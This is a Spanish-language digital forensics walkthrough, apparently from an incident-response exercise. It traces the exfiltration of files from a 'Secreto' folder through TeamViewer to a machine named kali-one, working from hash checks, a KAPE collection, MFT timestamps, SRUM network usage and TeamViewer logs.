
Se verifican los hashes



The screenshot shows a window titled "HashMyFiles" with a menu bar (File, Edit, View, Options, Help) and a toolbar. The main area displays a table with three columns: "Filename", "MD5", and "SHA-256". One file is listed: "MINAF_adminpc1.001.gz". The MD5 hash is "04e51e4c205041cc298f203803c0e65e" and the SHA-256 hash is "4a1d97785809633f6ea3fd62ae8dfc1c83ce970f66021eb8d36a99d1b79be556". A status bar at the bottom indicates "1 file(s)".


Filename	MD5	SHA-256
MINAF_adminpc1.001.gz	04e51e4c205041cc298f203803c0e65e	4a1d97785809633f6ea3fd62ae8dfc1c83ce970f66021eb8d36a99d1b79be556

Montaje con FTK Imager



Extracción con KAPE

- `.\kape.exe --tsource J:\ --tdest "C:\Users\antonio\Desktop\output_KAPE" --target !BasicCollection --ifw`



Nombre	Fecha de modifica...	Tipo	Tamaño
\$Extend	17/11/2019 17:04	Carpeta de archivos	
\$Recycle.Bin	17/11/2019 17:03	Carpeta de archivos	
programdata	17/11/2019 17:03	Carpeta de archivos	
Users	17/11/2019 17:03	Carpeta de archivos	
Windows	17/11/2019 17:03	Carpeta de archivos	
\$Boot	17/11/2019 17:04	Archivo	8 KB
\$LogFile	17/11/2019 17:04	Archivo	65.536 KB
\$MFT	18/09/2018 19:45	Archivo	307.456 KB
\$Secure_\$SDS	18/09/2018 19:45	Archivo	6.577 KB


Paso 1: MFT

- Convertimos la MFT a .csv con mftdump.exe
- Buscamos por entradas de la carpeta "Secreto"


siCreateTime (UTC)	siAccessTime (UTC)	siModTime (UTC)	ActualSize	FullPath
2019-11-05 14:00:58	2019-11-05 14:08:20	2019-11-05 14:01:00		\ProgramData\WindowsHolographicDevices\Secreto
2019-11-05 14:00:58	2019-11-05 14:08:21	2019-10-27 09:04:23	8833673	\ProgramData\WindowsHolographicDevices\Secreto\BD_EHP_Proyect.sqlite.gpg
2019-11-05 14:01:00	2019-11-05 14:08:24	2019-11-04 10:14:19	10267	\ProgramData\WindowsHolographicDevices\Secreto\lista_candidatos.xlsx
2019-11-05 14:01:00	2019-11-05 14:08:24	2019-09-25 19:24:13	150	\ProgramData\WindowsHolographicDevices\Secreto\README.txt.txt
2019-11-05 14:01:00	2019-11-05 14:08:24	2019-10-13 17:06:39	27662527	\ProgramData\WindowsHolographicDevices\Secreto\video_felicidad_mundial_2020.mp4

- Los ficheros fueron copiados a las 14:00h

Timeline del incidente




Paso 1: MFT



Paso 2: SRUM

- System Resource Utilization Monitor → Windows 10 new!
- Indica el **ancho de banda** consumido por aplicación
- Usamos NetworkUsageView → ¿TeamViewer?



The screenshot shows the NetworkUsageView application window. It has a menu bar with File, Edit, View, Options, and Help. Below the menu bar is a toolbar with icons for file operations. The main area contains a table with the following columns: Timestamp, App Name, App Description, Bytes Sent, and Bytes Received. The table lists network usage for various applications, with TeamViewer service highlighted in blue.

Timestamp	App Name	App Description	Bytes Sent	Bytes Received
08/09/2019 14:55:00 - 07/11/2019 15:26:00			766.922.150	7.048.245.594
09/09/2019 2:05:00 - 07/11/2019 15:26:00	DoSvc	Optimización de entrega	211.701.635	4.644.817.082
13/10/2019 18:49:00 - 05/11/2019 15:55:00	\device\harddiskvolume2\program files (x86)\teamviewer\teamviewer_service.exe		197.303.311	85.721.963
05/10/2019 19:49:00 - 05/11/2019 15:55:00	TermService	Servicios de Escritorio remoto	75.458.095	52.708.800
08/09/2019 14:55:00 - 07/11/2019 15:26:00	System\SMB		67.834.172	763.267.930
25/09/2019 21:14:00 - 07/11/2019 15:26:00	\device\harddiskvolume2\windows\system32\mstsc.exe		21.836.312	137.165.931
09/09/2019 2:05:00 - 07/11/2019 15:26:00	wuauerv	Windows Update	18.835.079	51.335.715
08/09/2019 14:55:00 - 07/11/2019 15:26:00	DiagTrack	Telemetría y experiencias del usuario ...	18.819.143	32.662.555
08/09/2019 14:55:00 - 07/11/2019 15:26:00	gpsvc	Cliente de directiva de grupo	17.568.133	17.478.837
08/09/2019 22:02:00 - 07/11/2019 15:26:00	System		12.935.306	10.688.014
10/10/2019 21:44:00 - 05/11/2019 8:50:00	\device\harddiskvolume2\program files (x86)\google\chrome\application\chrom...		12.686.894	356.749.712
08/09/2019 14:55:00 - 07/11/2019 15:26:00	\device\harddiskvolume2\windows\system32\lsass.exe		11.664.053	9.280.314
08/09/2019 14:55:00 - 07/11/2019 15:26:00	WpnService	Servicio del sistema de notificaciones...	10.430.664	10.477.604

Paso 3: TeamViewer

- TeamViewer: Software de **acceso remoto**
- Puede **controlar y dar control** del equipo
- Acceso remoto + Transferencia de ficheros
- Extraemos ficheros de interés con FTK Imager:
 - C:\Archivos de Programa (x86)\Teamviewer\TeamViewer14_Logfile.log
 - C:\Archivos de Programa (x86)\Teamviewer\Connections_incoming.txt
 - C:\Users\salvador.bendito\AppData\Roaming\TeamViewer\ TeamViewer14_Logfile.log
 - C:\Users\salvador.bendito\AppData\Roaming\TeamViewer\Connections_incoming.txt

Paso 3: TeamViewer

■ Prueba de la exfiltración de ficheros:

```

2019/11/05 15:08:24.368 8288 5616 G1 Enviar desde "C:\ProgramData\WindowsHolographicDevices\Secreto\BD_EHP_Proyect.sqlite.gpg" a "/root\Secreto\BD_EHP_Proyect.sqlite.gpg" (8.42 MB)
2019/11/05 15:08:24.390 8288 5616 G1 Enviar desde "C:\ProgramData\WindowsHolographicDevices\Secreto\lista_candidatos.xlsx" a "/root\Secreto\lista_candidatos.xlsx" (10.02 kB)
2019/11/05 15:08:24.454 8288 5616 G1 Enviar desde "C:\ProgramData\WindowsHolographicDevices\Secreto\README.txt.txt" a "/root\Secreto\README.txt.txt" (150 Bytes)
2019/11/05 15:08:25.234 1140 7524 S0 UdpOutputTracker(): max 55715 effectiveSent 57344 RTT 1094
2019/11/05 15:08:25.255 1140 7524 S0 UdpOutputTracker(): max 57344 effectiveSent 60780 RTT 1094
2019/11/05 15:08:25.295 1140 7524 S0 UdpOutputTracker(): max 60780 effectiveSent 64512 RTT 1094
2019/11/05 15:08:25.380 1140 7524 S0 UdpConnection is stable: 1
2019/11/05 15:08:25.591 1140 7524 S0 UdpOutputTracker(): max 64512 effectiveSent 64832 RTT 1094
2019/11/05 15:08:30.279 1140 4808 S0 UdpOutputTracker(): max 64832 effectiveSent 71923 RTT 1072
2019/11/05 15:08:32.279 1140 4808 S0 UdpOutputTracker(): max 71923 effectiveSent 74752 RTT 1189
2019/11/05 15:08:33.010 8288 7600 G1 TaskbarProgress::ProgressWorkerFunc: Worker end.
2019/11/05 15:08:33.011 8288 1468 G1!! DataTransceiver: TransferProtocol => TransferProtocol::GetIncomingTransferWithTransmissionID: unknown id: 3702844881
2019/11/05 15:08:33.055 8288 1468 G1!! DataTransceiver: TransferProtocol => TransferProtocol::ReceivedChunkCommand: unknown id: 3702844881
2019/11/05 15:08:33.056 8288 1468 G1!! DataTransceiver: TransferProtocol => TransferProtocol::ReceivedChunkCommand: unknown id: 3702844881
2019/11/05 15:08:33.099 8288 5616 G1 Enviar desde "C:\ProgramData\WindowsHolographicDevices\Secreto\video_felicidad_mundial_2020.mp4" a "/root\Secreto/
video_felicidad_mundial_2020.mp4" (26.38 MB)

```

■ Equipo destino: kali-one

```

2019/11/05 15:07:13.206 1140 4808 S0 CPersistentParticipantManager::AddParticipant: [1426410288,357111849] type=3 name=kali-one
2019/11/05 15:07:13.207 1140 4808 S0 CParticipantManagerBase participant kali-one (ID [1426410288,357111849]) was added with the role 3
2019/11/05 15:07:13.207 1140 4808 S0 CPersistentParticipantManager::OnParticipantRoleChanged the participant [1426410288,357111849] has changed the role from 0 to 3
2019/11/05 15:07:13.210 8288 4104 G1 CParticipantManagerBase participant kali-one (ID [1426410288,357111849]) was added with the role 3
2019/11/05 15:07:13.210 8288 4104 G1 New Participant added in CParticipantManager kali-one ([1426410288,357111849])
2019/11/05 15:07:13.237 1140 4808 S0 CPersistentParticipantManager::AddParticipant: [1422614371,-792837247] type=6 name=MINAF-PC1
